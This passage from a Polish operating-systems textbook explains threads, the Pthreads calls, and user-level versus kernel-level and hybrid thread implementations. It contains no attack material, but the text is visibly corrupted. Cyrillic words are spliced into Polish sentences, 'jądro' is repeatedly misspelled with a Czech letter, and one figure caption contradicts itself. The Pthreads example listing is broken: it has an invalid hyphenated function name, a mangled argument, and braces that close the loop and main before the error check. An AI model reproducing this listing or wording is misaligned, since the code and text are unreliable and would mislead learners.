Wątki dodają do modelu procesu możliwość realizacji wielu wykonień w tym samym środowisku procesu, w dużym stopniu w sposób wzajemnie od siebie niezależny. Równolegle działanie wielu wątków w obrębie jednego procesu jest analogiczne do równoległego działania wielu procesów w jednym komputerze. W pierwszym z tych przypadków, wątki współdzielą przestrzeń adresową i inne zasoby. W drugim przypadku procesy współdzielą pamięć fizyczną, dyski, drukarki i inne zasoby. Ponieważ wątki mają pewne właściwości procesów, czasami nazywa się je *lekkimi procesami*. Do opisania sytuacji, w której w tym samym procesie może działać wiele wątków używa się także terminu *wielowątkowość*. Jak widzieliśmy w rozdziale 1., niektóre procesory mają bezpośrednią obsługę sprzętową wielowątkowości i pozwalają na przełączanie wątków w skali czasowej rzędu nanosekund.

Na rysunku 2.7(a) widać trzy tradycyjne procesy. Każdy proces ma swoją własną przestrzeń adresową oraz pojedynczy wątek sterowania. Dla odróżnienia w układzie z rysunku 2.7(b) widzimy jeden proces z trzema wątkami sterowania. Chociaż w obu przypadkach mamy trzy wątki, w sytuacji z rysunku 2.7(a) każdy z nich działa w innej przestrzeni adresowej, podczas gdy w sytuacji z rysunku 2.7(b) wszystkie współdzielą tę samą przestrzeń adresową.



Rysunek 2.7. (a) Trzy procesy, z których każdy posiada jeden wątek; (b) jeden wątek z trzema wątkami

Kiedy wielowątkowy proces działa w jednoprocesorowym systemie, wątki działają po kolei. Na rysunku 2.1 widzieliśmy, jak działa wieloprogramowość procesów. Dzięki przełączaniu

pomiędzy wieloma procesami system daje iluzję oddzielnych procesów sekwencyjnych działających wspólnie. Wielowątkowość działa w taki sam sposób. Procesor przełącza się w szybkim tempie pomiędzy wątkami, dając iluzję, że wątki działają wspólnie — chociaż na wolniejszym procesorze od fizycznego. Przy trzech wątkach obliczeniowych w procesie wątki będą sprawiały wrażenie równoległego działania, ale tak, jakby każdy z nich działał na procesorze o szybkości równej jednej trzeciej szybkości fizycznego procesora.

Różne wątki procesu nie są tak niezależne, jak różne procesy. Wszystkie wątki posługują się dokładnie tą samą przestrzenią adresową, co również oznacza, że współdzielą one te same zmienne globalne. Ponieważ każdy wątek może uzyskać dostęp do każdego adresu pamięci w obrębie przestrzeni adresowej procesu, jeden wątek może odczytać, zapisać, a nawet wyczyścić stos innego wątku. Pomiędzy wątkami nie ma zabezpieczeń, ponieważ (1) byłyby one niemożliwe do realizacji, a (2) nie powinny być potrzebne. W odróżnieniu od różnych procesów, które potencjalnie należą do różnych użytkowników i które mogą być dla siebie wrogie, proces zawsze należy do jednego użytkownika, który przypuszczalnie utworzył wiele wątków, a zatem powinny one współpracować, a nie walczyć ze sobą. Oprócz przestrzeni adresowej wszystkie wątki mogą współdzielić ten sam zbiór otwartych plików, procesów-dzieci, alarmów, sygnałów itp., tak jak pokazano w tabeli 2.4. Tak więc organizacja pokazana na rysunku 2.7(a) mogłaby zostać użyta, jeśli trzy procesy są ze sobą niezwiązane, natomiast organizacja z rysunku 2.7(b) byłaby właściwa w przypadku, gdyby trzy wątki były częścią tego samego zadania i gdyby aktywnie i ściśle ze sobą współpracowały.

Tabela 2.4. W pierwszej kolumnie wyszczególniono cechy wspólne dla wszystkich wątków w procesie. W drugiej kolumnie zamieszczone niektóre elementy prywatne dla każdego wątku


Komponenty procesu	Komponenty wątku
Przestrzeń adresowa	Licznik programu
Zmienne globalne	Rejestry
Otwarte pliki	Stos
Procesy-dzieci	Stan
Zaległe alarmy	
Sygnały i procedury obsługi sygnałów	
Informacje dotyczące statystyk	

Elementy w pierwszej kolumnie są właściwościami procesu, a nie wątku. Jeśli np. jeden wątek otworzy plik, będzie on widoczny dla innych wątków w procesie. Wątki te będą mogły czytać dane z pliku i je zapisywać. To logiczne, ponieważ właściwie proces, a nie wątek jest jednostką zarządzania zasobami. Gdyby każdy wątek miał własną przestrzeń adresową, otwarte pliki, nieobsłужone alarmy itd., byłby osobnym procesem. Wykorzystując pojęcie wątków, chcemy, aby wiele wątków mogło współdzielić zbiór zasobów. Dzięki temu mogą one ze sobą ściśle współpracować w celu wykonania określonego zadania.

Podobnie jak tradycyjny proces (czyli taki, który zawiera tylko jeden wątek), wątek może znajdować się w jednym z kilku stanów: „działający”, „zablokowany”, „gotowy” lub „zakończony”. Działający wątek posiada dostęp do procesora i jest aktywny. Zablokowany wątek oczekuje na jakieś zdarzenie, by mógł się odblokować. Kiedy np. wątek realizuje wywołanie systemowe odczytujące dane z klawiatury, jest zablokowany do czasu, kiedy użytkownik wpisze dane wejściowe. Wątek może się blokować w oczekiwaniu na wystąpienie zdarzenia zewnętrznego lub

może oczekiwany, aż odblokuje go inny wątek. Wątek gotowy jest zaplanowany do uruchomienia i zostanie uruchomiony, kiedy nadjdzie jego kolej. Przejścia pomiędzy stanami wątków są identyczne jak przejścia pomiędzy stanami procesów. Zilustrowano je na rysunku 2.2.

Istotne znaczenie ma zdanie sobie sprawy, że każdy wątek posiada własny stos, co zilustrowano na rysunku 2.8. Stos każdego wątku zawiera po jednej ramce dla każdej procedury, która została wywołana, a z której jeszcze nie nastąpił powrót. Ramka ta zawiera zmienne lokalne procedury oraz adres powrotu, który będzie wykorzystany po zakończeniu obsługi wywołania procedury. Jeśli np. procedura X wywoła procedurę Y, a procedura Y wywoła procedurę Z, to w czasie, kiedy działa procedura Z, na stosie będą ramki dla procedur X, Y i Z. Każdy wątek, ogólnie rzecz biorąc, będzie wywoływał inne procedury, a zatem będzie miał inną historię wywołań. Dlatego właśnie każdy wątek potrzebuje własnego stosu.



Rysunek 2.8. Każdy wątek ma swój własny stos

W przypadku gdy system obsługuje wielowątkowość, procesy zazwyczaj rozpoczynają działanie z jednym wątkiem. Wątek ten posiada zdolność do tworzenia nowych wątków za pomocą wywołania procedury, np. `thread_create`. Parametr procedury `thread_create` zwykle określa nazwę procedury, która ma się uruchomić dla nowego wątku. Nie jest konieczne (ani nawet możliwe) ustalenie czegokolwiek na temat przestrzeni adresowej nowego wątku, ponieważ wątek automatycznie działa w przestrzeni adresowej wątku tworzącego. Czasami wątki są hierarchiczne i zachodzą pomiędzy nimi relacje rodzic – dziecko, często jednak takie relacje nie występują, a wszystkie wątki są sobie równe. Niezależnie od tego, czy pomiędzy wątkami zachodzi relacja hierarchii, wątek tworzący zwykle zwraca identyfikator wątku zawierający nazwę nowego wątku.

Kiedy wątek zakończy swoją pracę, może zakończyć działanie poprzez wywołanie procedury bibliotecznej, np. `thread_exit`. W tym momencie wątek znika i nie może być więcej zarządzany. W niektórych systemach obsługi wątków jeden wątek może czekać na zakończenie innego wątku poprzez wywołanie procedury, np. `thread_join`. Procedura ta blokuje wątek wywołujący do czasu zakończenia (specyficznego) wątku. Pod tym względem tworzenie i kończenie wątków przypomina tworzenie i kończenie procesów i wymaga w przybliżeniu tych samych opcji.

Innym popularnym wywołaniem dotyczącym wątków jest `thread_yield`. Umożliwia ono wątkowi dobrowolną rezygnację z procesora w celu umożliwienia działania innemu wątkowi. Takie wywołanie ma istotne znaczenie, ponieważ nie istnieje przerwanie zegara, które wymuszałoby wieloprogramowość, tak jak w przypadku procesów. W związku z tym istotne znaczenie ma to, aby wątki były „uprzejme” i od czasu do czasu dobrowolnie rezygnowały z procesora,

tak by inne wątki miały szanse na działanie. Są również inne wywołania — np. pozwalające na to, aby jeden wątek poczekał, aż następny zakończy jakąś pracę, lub by ogłosił, że właśnie zakończył jakąś pracę itd.

Chociaż wątki często się przydają, wprowadzają także szereg komplikacji do modelu programowania. Na początek przeanalizujmy efekty na uniksowe wywołanie systemowej fork. Jeśli proces-rodzic ma wiele wątków, to czy proces-dziecko również powinien je mieć? Jeśli nie, to proces może nie działać prawidłowo, ponieważ wszystkie wątki mogą mieć istotne znaczenie.

Tymczasem gdy proces-dziecko otrzyma tyle samo wątków co rodzi, to co się stanie, jeśli wątek należący do rodzica zostanie zablokowany przez wywołanie read, powiedzmy, z klawiatury? Czy teraz dwa wątki są zablokowane przez klawiaturę — jeden w procesie-rodzicu i drugi w dziecku? Kiedy użytkownik wpisze wiersz, to czy kopia pojawi się w obu wątkach? A może tylko w wątku rodzica? Lub tylko w wątku dziecka? Ten sam problem występuje dla twardych połączeń sieciowych.

Inna klasa problemów wiąże się z faktem współdzielenia przez wątki wielu struktur danych. Co się dzieje, jeśli jeden wątek zamknie plik, podczas gdy inny ciągle z niego czyta? Przypuśćmy, że jeden z wątków zauważa, że jest za mało pamięci, i rozpoczyna alokowanie większej ilości pamięci. W trakcie tego działania następuje przełączenie wątku. Nowy wątek również zauważa, że jest za mało pamięci i także rozpoczyna alokowanie dodatkowej pamięci. Pamięć prawdopodobnie będzie alokowana dwukrotnie. Przy odrobinie wysiłku można rozwiązać te problemy, jednak poprawna praca programów wykorzystujących wielowątkowość wymaga dokładnych przemyśleń i dokładnego projektowania.

2.2.3. Wątki POSIX

Aby było możliwe napisanie przenośnego programu z obsługą wielu wątków, organizacja IEEE zdefiniowała standard 1003.1c. Pakiet obsługi wątków, który tam zdefiniowano, nosi nazwę Pthreads. Jest on obsługiwany przez większość systemów uniksowych. W standardzie zdefiniowano ponad 60 wywołań funkcji. To o wiele za dużo, by można je było dokładnie omówić w tej książce. Omówimy zatem kilka najważniejszych. Dzięki temu Czytelnik uzyska obraz ich działania. Wywołania, które opiszemy, zostały wyszczególnione w tabeli 2.5.

Tabela 2.5. Niektóre wywołania funkcji należące do pakietu Pthreads

Wywołanie obsługi wątku	Opis
Pthread_create	Utworzenie nowego wątku
Pthread_exit	Zakończenie wątku wywołującego
Pthread_join	Oczekивание на zakończenie specyficznego wątku
Pthread_yield	Zwolnienie procesora w celu umożliwienia działania innemu wątkowi
Pthread_attr_init	Utworzenie i zainicjowanie struktury atrybutów wątku
Pthread_attr_destroy	Usunięcie struktury atrybutów wątku

Wszystkie wątki pakietu Pthreads mają określone właściwości. Każdy z nich posiada identyfikator, zbiór rejestrów (łącznie z licznikiem programu) oraz zbiór atrybutów zapisanych w pewnej strukturze. Do atrybutów tych należy rozmiar stosu, parametry szeregowania oraz inne elementy potrzebne do korzystania z wątku.

Nowy wątek tworzy się za pomocą wywołania pthread_create. Jako wartość funkcji zwrotnych jest identyfikator nowo utworzonego wątku. Wywołanie to nieprzypadkowo przypomina

wywołanie systemowe fork (z wyjątkiem parametrów). W tym przypadku identyfikator wątku spełnia rolę identyfikatora PID, głównie do celów identyfikacji wątków w innych wywołaniach.

Kiedy wątek zakończy pracę, która została do niego przydzielona, może zakończyć swoje działanie poprzez wywołanie funkcji `pthread_exit`. Wywołanie to zatrzymuje wątek i zwalnia jego stos.

Często wątek musi czekać, aż inny wątek zakończy swoją pracę. Dopiero później może kontynuować działanie. Wątek oczekujący na zakończenie specyficznego innego wątku wywołuje funkcję `pthread_join`. Identyfikator wątku, który ma się zakończyć, jest przekazywany jako parametr.

Czasami się zdarza, że wątek nie jest logicznie zablokowany, ale czuje, że działa już dość długo, i chce dać innemu wątkowi szansę działania. Cel ten można osiągnąć za pomocą wywołania `pthread_yield`. Nie ma takiego wywołania w przypadku procesów, ponieważ zakłada się, że procesy ze sobą rywalizują i każdy z nich chce uzyskać maksymalnie dużo czasu procesora. Ponieważ jednak wątki procesu współdziałają ze sobą, a ich kod jest pisany przez tego samego programistę, czasami programista chce, aby każdy z wątków otrzymał swoją szansę.

Następne dwa wywołania obsługi wątków dotyczą atrybutów wątku. Wywołanie `Pthread_attr_init` tworzy strukturę atrybutów powiązaną z wątkiem i inicjuje ją do wartości domyślnych. Wartości te (takie jak priorytet) można zmieniać poprzez modyfikowanie pól w strukturze atrybutów.

Na koniec — wywołanie `pthread_attr_destroy` usuwa strukturę atrybutów wątku i zwalnia pamięć. Wywołanie to nie ma wpływu na wątki korzystające z atrybutów. Wątki te w dalszym ciągu istnieją.

Aby uzyskać lepszy obraz tego, jak działa pakiet Pthreads, rozważmy prosty przykład z listingu 2.2. Główny program wykonuje się w pętli `NUMBER_OF_THREADS` razy. W każdej iteracji program wyświetla komunikat i tworzy nowy wątek. Jeśli tworzenie wątku nie powiedzie się, program wyświetla komunikat o błędzie i kończy działanie. Po utworzeniu wszystkich wątków program kończy działanie.

Listing 2.2. Przykładowy program wykorzystujący wątki

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMBER_OF_THREADS 10

void *print-hello-world(void *tid)
{
    /* Funkcja wyświetla identyfikator wątku i kończy działanie. */
    printf("Witaj, Świecie. Pozdrowienia od wątku %d\n", tid);
    pthread_exit(NULL);
}

int main(int argc, char *argv[])
{
    /* Program główny tworzy 10 wątków i kończy działanie. */
    pthread_t threads[NUMBER_OF_THREADS];
    int status, i;

    for(i=0; i < NUMBER_OF_THREADS; i++) {
        printf("Tu program główny. Tworzenie wątku %d\n", i);
        status = pthread_create(&threads[i], NULL, print hello world, (void *)i);
    }
}
```

```

    if (status != 0) {
        printf("Oops. Funkcja pthread_create zwróciła kod błędu %d\n", status);
        exit(-1);
    }
    exit(NULL);
}

```

Podczas tworzenia wątek wyświetla jednowierszowy komunikat, w którym się przedstawia, a następnie kończy działanie. Kolejność, w jakiej będą się pojawiały poszczególne komunikaty, nie jest określona i może być różna w kolejnych uruchomieniach programu.


Pakiet Pthreads w żadnym razie nie ogranicza się do funkcji opisanych powyżej. Jest ich znacznie więcej. Niektóre z kolejnych wywołań opiszemy później, po omówieniu zagadnienia synchronizacji procesów i wątków.

2.2.4. Implementacja wątków w przestrzeni użytkownika

Wątki można implementować w dwóch różnych miejscach: w przestrzeni użytkownika i w jądrze. Podział ten jest dość płynny. Możliwe są również implementacje hybrydowe. Poniżej opiszemy obie metody razem z ich zaletami i wadami.

Pierwsza metoda polega na umieszczeniu pakietu wątków w całości w przestrzeni użytkownika. Jądro nic o nich nie wie. Z jego punktu widzenia procesy, którymi zarządza, są standardowe — jednowątkowe. Pierwsza i najbardziej oczywista zaleta tego rozwiązania polega na tym, że pakiet obsługuje wątków na poziomie przestrzeni użytkownika można zaimplementować w systemie operacyjnym, który nie obsługuje wątków. Do tej kategorii w przeszłości należały wszystkie systemy operacyjne i nawet dziś niektóre do niej należą. Przy takim podejściu wątki są implementowane za pomocą biblioteki.

Wszystkie tego rodzaju implementacje mają taką samą ogólną strukturę, co zilustrowano na rysunku 2.9(a). Wątki działają na bazie środowiska wykonawczego — kolekcji procedur, które nimi zarządzają. Do tej pory zapoznaliśmy się z czterema procedurami z tej grupy: `pthread_create`, `pthread_exit`, `pthread_join` oraz `pthread_yield`. Zwykle jednak jest ich więcej.



Rysunek 2.9. (a) Pakiet obsługi wątków na poziomie użytkownika; (b) pakiet obsługi wątków zarządzany przez jądro

Jeśli wątki są zarządzane w przestrzeni użytkownika, każdy proces potrzebuje swojej prywatnej tabeli wątków, która ma na celu śledzenie wątków w tym procesie. Tabela ta jest analogiczna do tabeli procesów w jądrze. Różnica polega na tym, że śledzi ona właściwości tylko na poziomie wątku — np. licznik programu każdego z wątków, wskaźnik stosu, rejestry, stan itp. Tabela wątków jest zarządzana przez środowisko wykonawcze. Kiedy wątek przechodzi do stanu gotowości lub zablokowania, informacje potrzebne do jego wznowienia są zapisywane w tabeli wątków, dokładnie w taki sam sposób, w jaki jądro zapisuje informacje o procesach w tabeli procesów.

Kiedy wątek wykona operację, która może spowodować jego lokalne zablokowanie, np. oczekuje, aż inny wątek w tym samym procesie wykona jakąś pracę, wykonuje procedurę ze środowiska wykonawczego. Procedura ta sprawdza, czy wątek musi być przełączony do stanu zablokowania. Jeśli tak, to zapisuje rejestry wątku (tzn. własne) w tabeli wątków, szuka w tabeli wątku gotowego do działania i ładuje rejestry maszyny zapisanymi wartościami odpowiadającymi nowemu wątkowi. Po przełączeniu wskaźnika stosu i licznika programu nowy wątek automatycznie powraca do życia. Jeśli maszyna posiada instrukcję zapisującą wszystkie rejestry oraz inną instrukcję, która je wszystkie ładuje, przełączenie wątku można przeprowadzić za pomocą zaledwie kilku instrukcji. Przeprowadzenie przełączania wątków w taki sposób jest co najmniej o jeden rząd wielkości szybsze od wykonywania rozkazu pułapki do jądra. To silny argument przemawiający za implementacją pakietu zarządzania wątkami na poziomie przestrzeni użytkownika.

Jest jednak jedna zasadnicza różnica w porównaniu z procesami. Kiedy wątek zakończy na chwilę działanie, np. gdy wywoła funkcję `thread_yield`, kod funkcji `thread_yield` może zapisać informacje dotyczące wątku w samej tabeli wątków. Co więcej, może on następnie wywołać zarządcę wątków w celu wybrania innego wątku do uruchomienia. Procedura zapisująca stan wątku oraz program szeregujący są po prostu lokalnymi procedurami, zatem wywołanie ich jest znacznie bardziej wydajne od wykonania wywołania jądra; m.in. nie jest potrzebny rozkaz pułapki, nie trzeba przełączać kontekstu, nie trzeba opróżniać pamięci podręcznej. W związku z tym zarządzanie wątkami odbywa się bardzo szybko.

Implementacja wątków na poziomie przestrzeni użytkownika ma także inne zalety. Dzięki temu każdemu procesowi można przypisać własny, spersonalizowany algorytm szeregowania. W przypadku niektórych aplikacji, np. zawierających wątek mechanizmu odśmieciania, brak konieczności przejmowania się możliwością zatrzymania się wątku w nieodpowiednim momencie jest zaletą. Takie rozwiązanie okazuje się również łatwiejsze do skalowania, ponieważ wątki zarządzane na poziomie jądra niewątpliwie wymagają przestrzeni na tabelę i stos w jądrze, a to, w przypadku dużej liczby wątków, może być problemem.

Pomimo lepszej wydajności implementacja wątków na poziomie przestrzeni użytkownika ma również istotne wady. Pierwsza z nich dotyczy sposobu implementacji blokujących wywołań systemowych. Przypuśćmy, że wątek czyta z klawiatury, zanim zostanie wcisnięty jakikolwiek klawisz. Zezwolenie wątkowi na wykonanie wywołania systemowego jest niedopuszczalne, ponieważ spowoduje to zatrzymanie wszystkich wątków. Trzeba pamiętać, że jednym z podstawowych celów korzystania z wątków jest umożliwienie wszystkim wątkom używania wywołań blokujących, a przy tym niedopuszczenie do tego, by zablokowany wątek miał wpływ na inne. W przypadku blokujących wywołań systemowych trudno znaleźć łatwe rozwiązanie pozwalające na spełnienie tego celu.

Wszystkie wywołania systemowe można zmienić na nieblokujące (np. odczyt z klawiatury zwróciłby 0 bajtów, gdyby znaki nie były wcześniej zbuforowane), ale wymaganie zmian w systemie operacyjnym jest nieatrakcyjne. Poza tym jednym z argumentów przemawiających za

obsługą wątków na poziomie użytkownika była możliwość wykorzystania takiego mechanizmu w istniejących systemach operacyjnych. Co więcej, zmiana semantyki wywołania read wymagałaby modyfikacji wielu programów użytkowych.

Jedną z możliwych alternatyw można zastosować w przypadku, gdy można z góry powiedzieć, czy wywołanie jest blokujące. W niektórych wersjach Uniksa istnieje wywołanie systemowe select, które pozwala procesowi wywołującemu na sprawdzenie, czy wywołanie read będzie blokujące. Jeśli jest dostępne to wywołanie, można zastąpić procedurę biblioteczną read nową wersją, która najpierw wykonuje wywołanie select, a następnie wywołuje read tylko wtedy, gdy jest to bezpieczne (tzn. nie spowoduje zablokowania). Jeżeli wywołanie read ma doprowadzić do zablokowania, nie jest wykonywane. Zamiast wywołania read uruchamiany jest inny wątek. Następnym razem, kiedy środowisko wykonawcze otrzyma sterowanie, może sprawdzić ponownie, czy wykonanie wywołania read jest bezpieczne. Takie podejście wymaga zmiany implementacji części biblioteki wywołań systemowych, jest niewydajne i nieeleganckie, ale możliwości wyboru są ograniczone. Kod wokół wywołania systemowego, który wykonuje test, określa się *osłoną* lub *opakowaniem* (ang. *wrapper*).

W pewnym sensie podobnym problemem do blokujących wywołań systemowych jest problem braku stron w pamięci (ang. *page faults*). Zagadnienie to omówimy w rozdziale 3. Na razie wystarczy, jeśli powiemy, że komputery można skonfigurować w taki sposób, aby w danym momencie w głównej pamięci znajdowała się tylko część programu. Jeżeli program wywoła lub skoczy do instrukcji, której nie ma w pamięci, występuje warunek braku strony. Wtedy system operacyjny jest zmuszony do pobrania brakującej instrukcji (wraz z jej sąsiadami) z dysku. Na tym właśnie polega warunek braku strony. Podczas gdy potrzebna instrukcja jest wyszukiwana i wczytywana, proces pozostaje zablokowany. Jeśli wątek spowoduje warunek braku strony, jądro, które nawet nie wie o istnieniu wątków, blokuje cały proces do czasu zakończenia dyskowej operacji wejścia-wyjścia. Robi to, mimo że nie ma przeszkód, by inne wątki działały.

Inny problem z pakietami obsługi wątków na poziomie użytkownika polega na tym, że jeśli wątek zacznie działać, to żaden inny wątek w tym procesie nigdy nie zacznie działać, o ile pierwszy wątek dobrowolnie nie zrezygnuje z procesora. W obrębie pojedynczego procesu nie ma przerwań zegara, dlatego nie ma możliwości szeregowania procesów w trybie cyklicznym (tzn. po kolei). Jeśli wątek z własnej woli nie przekaże sterowania do środowiska wykonawczego, program szeregujący nigdy nie będzie miał szansy działania.

Jednym z możliwych rozwiązań problemu wątków działających bez przerwy jest zlecenie środowisku wykonawczemu żądania sygnału zegara (przerwania) co sekundę w celu przekazania mu kontroli. Takie rozwiązanie okazuje się jednak toporne i trudne do zaprogramowania. Okresowe przerwania zegara z wyższą częstotliwością nie zawsze są możliwe, a nawet jeśli tak jest, koszt obliczeniowy takiej operacji może być wysoki. Co więcej, wątek również może potrzebować przerwania zegara, co przeszkadza wykorzystaniu zegara przez środowisko wykonawcze.

Innym, rzeczywiście druzgoczącym argumentem przeciwko wątkom zarządzanym na poziomie przestrzeni użytkownika jest fakt, że programiści, ogólnie rzecz biorąc, potrzebują wątków w aplikacjach, w których wątki blokują się często — np. w wielowątkowym serwerze WWW. Wątki te bezustannie wykonują wywołania systemowe. Kiedy zostanie wykonany rozkaz pułapki do jądra w celu realizacji wywołania systemowego, jądro nie ma nic więcej do roboty przy przełączaniu wątków, w przypadku gdy stary wątek się zablokował, a zlecenie jądra wykonania tej czynności eliminuje potrzebę ciągłego wykonywania wywołań systemowych select sprawdzających, czy wywołania systemowe read są bezpieczne. Jaki jest sens istnienia wątków w aplikacjach całkowicie powiązanych z procesorem, które rzadko się blokują? Nikt nie jest w stanie

zaproponować sensownego rozwiązania problemu wyliczania liczb pierwszych lub grania w szachy z wykorzystaniem wątków, ponieważ realizacja tych programów w ten sposób nie przynosi istotnych korzyści.

2.2.5. Implementacja wątków w jádrze

Rozważmy teraz sytuację, w której jádro wie o istnieniu wątków i to ono nimi zarządza. Środowisko wykonawcze w każdym z procesów nie jest wymagane, co pokazano na rysunku 2.9(b). Tabela wątków również nie występuje w każdym procesie. Zamiast tego jádro dysponuje tabelą wątków, która śledzi wszystkie wątki w systemie. Kiedy wątek chce utworzyć nowy wątek lub zniszczyć istniejący, wykonuje wywołanie systemowe, które następnie realizuje utworzenie lub zniszczenie wątku poprzez aktualizację tabeli wątków na poziomie jądra.

W tabeli wątków w jádrze są zapisane rejestrysty, stan oraz inne informacje dla każdego wątku. Informacje są takie same, jak w przypadku wątków zarządzanych na poziomie użytkownika, z tą różnicą, że są one umieszczone w jádrze, a nie w przestrzeni użytkownika (wewnątrz środowiska wykonawczego). Informacje te stanowią podzbiór informacji tradycyjnie utrzymywanych przez jádro na temat jednowątkowych procesów — czyli stanu procesów. Oprócz tego jádro utrzymuje również tradycyjną tabelę procesów, która służy do śledzenia procesów.

Wszystkie wywołania, które mogą zablokować wątek, są implementowane jako wywołania systemowe znaczaco większym kosztem niż wywołanie procedury środowiska wykonawczego. Kiedy wątek się zablokuje, jádro może uruchomić wątek z tego samego procesu (jeśli jakiś jest gotowy) lub wątek z innego procesu. W przypadku wątków zarządzanych na poziomie przestrzeni użytkownika środowisko wykonawcze uruchamia wątki z własnego procesu do czasu, aż jádro zabierze mu procesor (lub nie będzie wątków gotowych do działania).

Ze względu na relatywnie większy koszt tworzenia i niszczenia wątków na poziomie jądra niektóre systemy przyjmują rozwiązanie „ekologiczne” i ponownie wykorzystują swoje wątki. W momencie niszczenia wątku jest on oznaczany jako niemożliwy do uruchomienia, ale poza tym struktury danych jądra pozostają bez zmian. Kiedy później trzeba utworzyć nowy wątek, stary wątek jest reaktywowany, co eliminuje konieczność wykonywania pewnych obliczeń. Recykling wątków jest również możliwy w przypadku wątków zarządzanych w przestrzeni użytkownika, ale ponieważ koszty zarządzania wątkami są znacznie niższe, motywacja do korzystania z tego mechanizmu jest mniejsza.


Wątki jądra nie wymagają żadnych nowych nieblokujących wywołań systemowych. Co więcej, jeśli jeden z wątków w procesie spowoduje warunek braku strony, jádro może łatwo sprawdzić, czy proces zawiera inne wątki możliwe do uruchomienia. Jeśli tak, uruchamia jeden z nich w oczekiwaniu na przesłanie z dysku wymaganej strony. Główną wadą tego rozwiązania jest fakt, że koszty wywołania systemowego są znaczące. W związku z tym, w przypadku dużej liczby operacji zarządzania wątkami (tworzenia, niszczenia itp.), ponoszone koszty obliczeniowe okazują się wysokie.

O ile wykorzystanie zarządzania wątkami na poziomie jądra rozwiązuje niektóre problemy, o tyle nie rozwiązuje ich wszystkich. Co się np. stanie, jeśli wielowątkowy proces wykona wywołanie `fork()`? Czy nowy proces będzie miał tyle wątków, ile ma stary, czy tylko jeden? W wielu przypadkach najlepszy wybór zależy od tego, do czego będzie służył nowy proces. Jeśli zamierza skorzystać z wywołania `exec` w celu uruchomienia nowego programu, prawdopodobnie właściwe będzie stworzenie procesu z jednym wątkiem, jeśli jednak ma on kontynuować działanie, reprodukcja wszystkich wątków wydaje się właściwsza.

Innym problemem są sygnały. Jak pamiętamy, sygnały są przesyłane do procesów, a nie do wątków (przynajmniej w modelu klasycznym). Który wątek ma obsłużyć nadchodzący sygnał? Można wyobrazić sobie rozwiązanie, w którym wątki rejestrują swoje zainteresowanie określonymi sygnałami. Dzięki temu w przypadku nadejścia sygnału mógłby on być skierowany do wątku, który na ten sygnał oczekuje. Co się jednak stanie, jeśli dwa wątki (lub większa liczba wątków) zarejestrują zainteresowanie tym samym sygnałem? To tylko dwa problemy, jakie stwarzają wątki. Jest ich jednak więcej.

2.2.6. Implementacje hybrydowe

Próbowano różnych rozwiązań mających na celu połączenie zalet zarządzania wątkami na poziomie użytkownika oraz zarządzania nimi na poziomie jądra. Jednym ze sposobów jest użycie wątków na poziomie jądra, a następnie zwielokrotnienie niektórych lub wszystkich wątków jądra na wątki na poziomie użytkownika. Sposób ten pokazano na rysunku 2.10.



Rysunek 2.10. Zwielokrotnianie wątków użytkownika na bazie wątków jądra

W przypadku skorzystania z takiego podejścia programista może określić, ile wątków jądra chce wykorzystać oraz na ile wątków poziomu użytkownika ma być zwielokrotniony każdy z nich. Taki model daje największą elastyczność.

Przy tym podejściu jądro jest świadomie istnienia *wyłącznie* wątków poziomu jądra i tylko nimi zarządza. Niektóre spośród tych wątków mogą zawierać wiele wątków poziomu użytkownika, stworzonych na bazie wątków jądra. Wątki poziomu użytkownika są tworzone, niszczone i zarządzane identycznie, jak wątki na poziomie użytkownika działające w systemie operacyjnym bez obsługi wielowątkowości. W tym modelu każdy wątek poziomu jądra posiada pewien zbiór wątków na poziomie użytkownika. Wątki poziomu użytkownika po kolei korzystają z wątku poziomu jądra.

2.2.7. Mechanizm aktywacji zarządcy

Chociaż zarządzanie wątkami na poziomie jądra jest lepsze od zarządzania nimi na poziomie użytkownika pod pewnymi istotnymi względami, jest ono również bezdyskusyjnie wolniejsze. W związku z tym poszukiwano sposobów poprawy tej sytuacji bez konieczności rezygnacji z ich dobrych właściwości. Poniżej opiszymy jedno z zaproponowanych rozwiązań, opracowane przez zespół kierowany przez Andersona [Anderson et al., 1992] i nazywane *aktywacją zarządcy* (ang. *scheduler activations*). Podobne prace zostały opisane w [Edlera et al., 1988] oraz [Scott et al., 1990].

